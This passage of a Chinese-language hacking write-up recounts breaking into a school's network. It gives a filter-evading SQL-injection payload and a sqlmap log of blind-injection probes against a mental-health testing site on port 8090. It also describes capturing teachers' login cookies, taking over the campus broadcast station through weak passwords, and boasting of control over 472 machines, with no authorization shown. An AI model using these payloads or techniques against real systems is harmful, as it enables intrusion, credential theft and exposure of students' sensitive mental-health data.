
•

内网10.10.10.10

5)我还寻思着不就是上次被我绕waf给xss注入了的网站么。。因为没什么利用价值所以这里就不讲了

6)重点是这个地址的8090端口才是进行心理健康查询的





7)这个网站进行了一些过滤,经过测试,过滤了%#&'""等等字符串,且对大小写敏感,所以payload:

•  
username=admin'AnD '1'Like '1

```

root@kali: ~
[13:05:52] [PAYLOAD] -7543' OR 5387=7913-- fByv
[13:05:52] [PAYLOAD] -4552' ExPLjAzfIo-- PsIq
[13:05:53] [INFO] POST parameter 'username' appears to be 'OR boolean-based blind - WHERE or HAVING clause' injectable
[13:05:53] [PAYLOAD] -3801' OR (SELECT CHR(97)&CHR(120)&CHR(99)&CHR(70) FROM MSysAccessObjects)=CHR(97)&CHR(120)&CHR(99)&CHR(70)-- NQot
[13:05:53] [PAYLOAD] -1103' OR (SELECT CHR(111)||CHR(116)||CHR(99)||CHR(110) FROM SYSIBM.SYSDUMMY1)=CHR(111)||CHR(116)||CHR(99)||CHR(110)-- aRKV
[13:05:53] [PAYLOAD] -6994' OR (SELECT 'SoXz' FROM RDB$DATABASE)='SoXz'-- wYsF
[13:05:53] [PAYLOAD] -7839' OR (SELECT CHAR(122)||CHAR(68)||CHAR(105)||CHAR(107) FROM INFORMATION_SCHEMA.SYSTEM_USERS)=CHAR(122)||CHAR(68)||CHAR(105)||CHAR(107)-- GAgS
[13:05:53] [PAYLOAD] -4280' OR (SELECT 'gmbY' FROM SYSMaster.SYSDUAL)='gmbY'-- FdHu
[13:05:53] [PAYLOAD] -1414' OR (SELECT 'jBtk' FROM VERSIONS)='jBtk'-- RDJl
[13:05:53] [PAYLOAD] -8155' OR (SELECT CHAR(68)+CHAR(85)+CHAR(97)+CHAR(75))=CHAR(68)+CHAR(85)+CHAR(97)+CHAR(75)-- jqMR
[13:05:53] [PAYLOAD] -1191' OR (SELECT 0x4f4c4e6c)=0x4f4c4e6c-- TZxE
[13:05:53] [PAYLOAD] -7949' OR (SELECT 0x4f4c4e6c)=0x69467179-- gEiA
[13:05:53] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
[13:05:55] [DEBUG] skipping test 'OR boolean-based blind - WHERE or HAVING clause'

```

8)这里有意思的是,挖出的内容都是一些关于心理健康测试的题目和考试规范之类的


0x010


第十步:对一些傀儡机收集信息

1)这部分就可以略讲了


比如教师在登入某些设备时cookie被我抓到








2)接着顺藤摸瓜把学校广播站日了,弱口令,没什么好讲的





3)记录渗透成果,加上教学楼傀儡机和办公楼的主机,算了一下, 472台权限 ps;好了不说了该总结总结报告给老师了 🤪

